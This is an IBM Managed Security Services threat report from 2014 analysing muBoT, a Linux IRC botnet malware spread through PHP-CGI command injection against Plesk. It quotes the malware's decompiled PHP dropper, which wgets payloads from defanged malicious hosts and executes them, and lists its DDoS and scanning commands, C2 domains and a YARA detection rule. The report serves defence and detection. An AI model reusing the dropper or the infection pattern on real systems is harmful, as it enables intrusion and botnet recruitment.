


IBM MSS

MuBot

RESEARCH AND INTELLIGENCE REPORT

RELEASE DATE: JULY 22, 2014

BY: DAVID MCMILLEN, SENIOR THREAT RESEACHER

TABLE OF CONTENTS

EXECUTIVE OVERVIEW/KEY FINDINGS

IBM has previously reported on a rash of PHP attacks which attempt to exploit Plesk, a commercial web hosting application. Past attacks were designed to compromise the host, setup an IRC client, and then connect out to command and control hosts in order to execute distributed denial of service attacks. On July 15 2014, IBM began tracking a new variant on this attack. Unlike before, where we witnessed the pushing of Perl scripts primarily comprised of the PHP exploit, we are now seeing a series of ELF binary files in both 64 and 32 bit flavors. Upon further analysis of these binary files we found what we would normally see in original Perl scripts; configuration information on connecting to malicious IRC servers. Contained alongside of the DDoS instructions is also a PHP exploitation tool and the IRC component which has been blended with an SSH Brute Force based "spreader".

The attack pattern we are tracking first contains a Command Injection string that attempts to exploit this vulnerability via PHP. If the attack is successful, the victim host is then directed to WGET an instruction that contains code to set up the IRC connection (bot). The binary files are being served from image file hosts located in Germany. This occurs upon a redirection of the initial connection. These files are disguised as JPG images.


On July 21, 2014, the MuBoT traffic has changed domain names as we suspected it would. The traffic level however remains high and MSS will continue to monitor this traffic vigilantly.

SITUATION/WHAT HAPPENED

Starting on July 15 2014, IBM Managed Security Services witnessed a global uptick in the Proventia signature, "Shell_Command_Injection". This signature is designed to detect the usage of shell commands over HTTP. Contained within the raw data fields of the signature details was a Unix instruction to exploit a vulnerable Plesk instance pointing to the PHP configuration (path=/cgi-bin/php). Due to the risk to the IBM MSS customer base, the Threat Response Team was activated to address the situation.

WHO IS USING THIS ATTACK?

The attempted attacks are sourcing from over 330 unique distributed sources not specific to any geography and MSS has no prior record of these IP's being malicious. Together they have generated over 43,000 individual security events, 7500 escalated Security Incidents, and crossed 19 industries. They seem to be focused primarily on the Finance and Insurance and Info and Communications industries. This significant increase in attack activity could indicate these IP's have been recently compromised and are being used as a launch platform for the attacks.



TECHNICAL ANALYSIS

One of the more interesting aspects of this attack is the payload, and not because of its capability. The malware itself is a compiled ELF 64-bit Linux binary (index.html: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, stripped). It's a rare occasion when we see ELF binaries as a result of an injection attack across so many customers. More often we will see a malicious perl script or PHP script. This however is a very specific piece of malware potentially limiting the target audience. Compiling it as a 64-bit binary might have been a result of an unintentional mistake as the developers machine was a debian based 64-bit PC. Subsequent samples we've witnessed have been 32-bit (ELF 32-bit LSB

executable, Intel 80386, version 1 (GNU/Linux), statically linked, stripped) allowing it to run on more platforms.

This malware is a combination of an IRC bot and an automated PHP exploitation tool that self identifies as "muBoT 5.1FiX-64bit Helel mod 1.0 - Ezba' Elohim + muBoT Apache PHP Exploit".
It is largely based on publicly available source code from a group called "BoSSaLiNiE" - for example, the IRC bot component has been integrated with an SSH brute force based 'spreader': hxxp://pastebin[.]com/pbnFfUNX. The PHP exploitation component appears to be private, and will likely exploit misconfigured PHP 5.x components such as PHPMyAdmin, and then download malicious PHP code from "hxxp://jappyupdate[.]servehttp[.]com/index[.]html" or "hxxp://linuxupdatejappy[.]servepics[.]com/index[.]htm".

Command and control for this malware occurs over IRC and will use the domains "ich-hab[.]sytes[.]net", "mummuu[.]proxy8080[.]com" or "mumumu[.]duckdns[.]org" on port 6667. In addition to the IRC C&C and PHP infection capabilities, the bot may be commanded to participate in Distributed Denial of Service (DDoS) activities and scan for potentially vulnerable hosts.

An initial assessment would be that this is a low-grade, commodity malware that is likely not specifically targeted at the victim organization. There are not any links to adversaries we currently track, and given the shared nature of the base source code, this malware may be available to a large number of actors who may use it in conjunction with criminal activities or non-targeted exploitation.

Below is a sample of the decompiled code used within the malware. It possesses the capability to download new malware and update its own codebase. However, the URL's are hardcoded into the malware which drastically limits their ability to remain persistent without having to update the codebase with all the infected machines.

```
LOAD:0000000000407960          a?phpTmpSys_get db '<?php',0Ah        ; DATA XREF: sub_404543+46o
LOAD:0000000000407960          db '$tmp = sys_get_temp_dir();',0Ah
LOAD:0000000000407960          db '$path = getcwd();',0Ah
LOAD:0000000000407960          db '$file = "index.html";',0Ah
LOAD:0000000000407960          db '$url = "hxxp://jappyupdate[.]servehttp[.]com";',0Ah
LOAD:0000000000407960          db 'system("wget $url -P - -O" . $tmp . "/index.html");',0Ah
LOAD:0000000000407960          db 'system("chmod -R 777" . $tmp ."/index.html");',0Ah
LOAD:0000000000407960          db 'chmod ($tmp."/".$file,0777);',0Ah
LOAD:0000000000407960          db 'system($tmp . "/index.html");',0Ah
LOAD:0000000000407960          db '$file2 = "index.htm";',0Ah
LOAD:0000000000407960          db '$url2 = "hxxp://linuxupdatejappy[.]servepics[.]com";',0Ah
LOAD:0000000000407960          db 'system("wget $url2 -P - -O" . $tmp . "/index.htm");',0Ah
LOAD:0000000000407960          db 'system("chmod -R 777" . $tmp ."/index.htm");',0Ah
LOAD:0000000000407960          db 'chmod ($tmp."/".$file2,0777);',0Ah
```

```
LOAD:0000000000407960          db 'system($tmp . "/index.htm");',0Ah
LOAD:0000000000407960          db 'echo $tmp;',0Ah
LOAD:0000000000407960          db 'echo $path;',0Ah
LOAD:0000000000407960          db 0Ah
LOAD:0000000000407960          db 'die($tmp);',0Ah
LOAD:0000000000407960          db '?>',0
```

The User-Agent associated with the malware is unique, allowing inline detection methods within your network to easily detect or block the traffic.

```
LOAD:00000000004074F8          db 'User-Agent: I',27h,'m a mu mu mu ?',0Dh,0Ah
```

This is some of the malwares capability to scan/attack targets and also connect to a IRC based command and control.

```
LOAD:0000000000609490          dq offset aAckflood     ; "ACKFLOOD"
LOAD:0000000000609498          dq offset sub_40386A
LOAD:00000000006094A0          dq offset aSynflood     ; "SYNFLOOD"
```

Some of the rudimentary DDoS capability, with enough infected machines and enough bandwidth, can be effective in taking down hosts.

Below is some of the IRC functionality as well as an “about” command that allows the attackers to identify themselves. Some of the samples we’ve retrieved they take full advantage of this feature.

```
LOAD:00000000006094A8          dq offset sub_40294C
LOAD:00000000006094B0          dq offset qword_4083E0
LOAD:00000000006094B8          dq offset sub_402663
LOAD:00000000006094C0          dq offset qword_4083E0+4
LOAD:00000000006094C8          dq offset sub_404256
LOAD:00000000006094D0          dq offset off_4083E8+4
LOAD:00000000006094D8          dq offset sub_40566F
LOAD:00000000006094E0          dq offset aNick         ; "NICK"
LOAD:00000000006094E8          dq offset sub_40584B
LOAD:00000000006094F0          dq offset aServer       ; "SERVER"
LOAD:00000000006094F8          dq offset sub_4058D5
LOAD:0000000000609500          dq offset aGetspoofs    ; "GETSPOOFS"
LOAD:0000000000609508          dq offset sub_4043F9
LOAD:0000000000609510          dq offset aSpoofs       ; "SPOOFS"
LOAD:0000000000609518          dq offset sub_4023CF
LOAD:0000000000609520          dq offset off_40840D
LOAD:0000000000609528          dq offset sub_401F86
```

```
LOAD:0000000000609530          dq offset aVersion     ; "VERSION"
LOAD:0000000000609538          dq offset sub_405813
LOAD:0000000000609540          dq offset aKillall     ; "KILLALL"
LOAD:0000000000609548          dq offset sub_405943
LOAD:0000000000609550          dq offset aHelp        ; "HELP"
LOAD:0000000000609558          dq offset help
LOAD:0000000000609560          dq offset a*******     ; "*******"
LOAD:0000000000609568          dq offset sub_40578B
```

Below is some of the PHP scanning and exploitation mechanisms allowing an infected bot to further spread the malware increasing the size of the botnet. The attacks are PHP 5.x based that allows remote file inclusion and remote code execution.

```
LOAD:0000000000609570          dq offset aScanrndape   ; "SCANRNDAPE"
LOAD:0000000000609578          dq offset loc_404974
LOAD:0000000000609580          dq offset aScansubape   ; "SCANSUBAPE"
LOAD:0000000000609588          dq offset sub_404CF2
LOAD:0000000000609590          dq offset aScansubapeb  ; "SCANSUBAPEB"
LOAD:0000000000609598          dq offset sub_404F75
LOAD:00000000006095A0          dq offset aScansubapec  ; "SCANSUBAPEC"
LOAD:00000000006095A8          dq offset sub_4051D1
LOAD:00000000006095B0          dq offset aMove        ; "MOVE"
LOAD:00000000006095B8          dq offset sub_4058D5
LOAD:00000000006095C0          dq 4 dup(0)
LOAD:00000000006095E0          dq offset a352         ; "352"
LOAD:00000000006095E8          dq offset sub_406011
LOAD:00000000006095F0          dq offset a376         ; "376"
LOAD:00000000006095F8          dq offset sub_405F77
LOAD:0000000000609600          dq offset a433         ; "433"
LOAD:0000000000609608          dq offset sub_406275
LOAD:0000000000609610          dq offset a422         ; "422"
LOAD:0000000000609618          dq offset sub_405F77
LOAD:0000000000609620          dq offset aPrivmsg     ; "PRIVMSG"
LOAD:0000000000609628          dq offset sub_405A0C
LOAD:0000000000609630          dq offset aPing        ; "PING"
LOAD:0000000000609638          dq offset sub_405FE4
LOAD:0000000000609640          dq offset aNick        ; "NICK"
LOAD:0000000000609648          dq offset sub_4062AA
```

Much of this malware appears to be “off the shelf” scripts compiled into a single tool. However, that does not discredit its effectiveness. Many more advanced attackers utilize similar techniques.

RECOMMENDATIONS/MITIGATION TECHNIQUES

Where possible, we recommend that customers immediately enable the signatures listed below for blocking and analyzing any events generated by them. In addition, ensure that any related security patches and anti-virus solutions are up-to-date. These signatures may not be enabled by default.

IDPS SIGNATURES AND/OR SIEM RULES

AKAMAI

PHP Code Injection
PHP Code Injection Using Data Stream Wrapper
System Command Access
System Command Injection
System Command Injection (Unix File Leakage)
System Command Injection (Unix)

CHECKPOINT

PHF CGI Program Remote Command Execution
PHP print Remote Shell Command Execution

CISCO IDS

5638 PHP Command Injection

PROVENTIA

Shell_Command_Injection

YARA RULE:

```
rule web_shell_attribute_detection
{
strings:
$a = “$cmd”
$b = “cmd.exe”
$c = “cmd”
$d = “command”
$e = “base64”
$f = “mkdir”
$g = “passthru”
$h = “exec”
$i = “shell_exec”
$j = “dir”
$k = “ls”
$l = “wget”
Condition:
any of them

}
```

ADDITIONAL RECOMMENDATIONS

A weakness in Parallels Plesk Panel has been identified as a primary entry point. This is a critical vulnerability affecting software that contains PHP-CGI (CVE-2012-1823).

Affected versions:

Plesk Panel for Linux 9.0 – 9.2.3. http://kb.parallels.com/en/113818

PHP all versions before 5.3.12 and from 5.4.x before 5.4.2 which do not properly handle PHP-CGI query strings. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-1823

We recommend upgrading to non-vulnerable versions of Parallels Plesk Panel and PHP if able. If not, assure that accurate security measures are taken to protect these environments.

REFERENCES

http://www.crowdstrike.com
http://kb.parallels.com/en/113818
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-1823

CONTRIBUTORS

John Kuhn, Senior Threat Researcher
Brian Mitchell, X-Force Development
Nick Bradley, Threat Research Practice Lead
Crowdstrike Intelligence

DISCLAIMER

This document is intended to inform clients of IBM Security Services of a threat or discovery by IBM Managed Security Services and measures undertaken or suggested by IBM Security Service Teams to remediate the threat. The data contained herein describing tactics, techniques and procedures is classified Confidential for the consumption of IBM MSS clients only.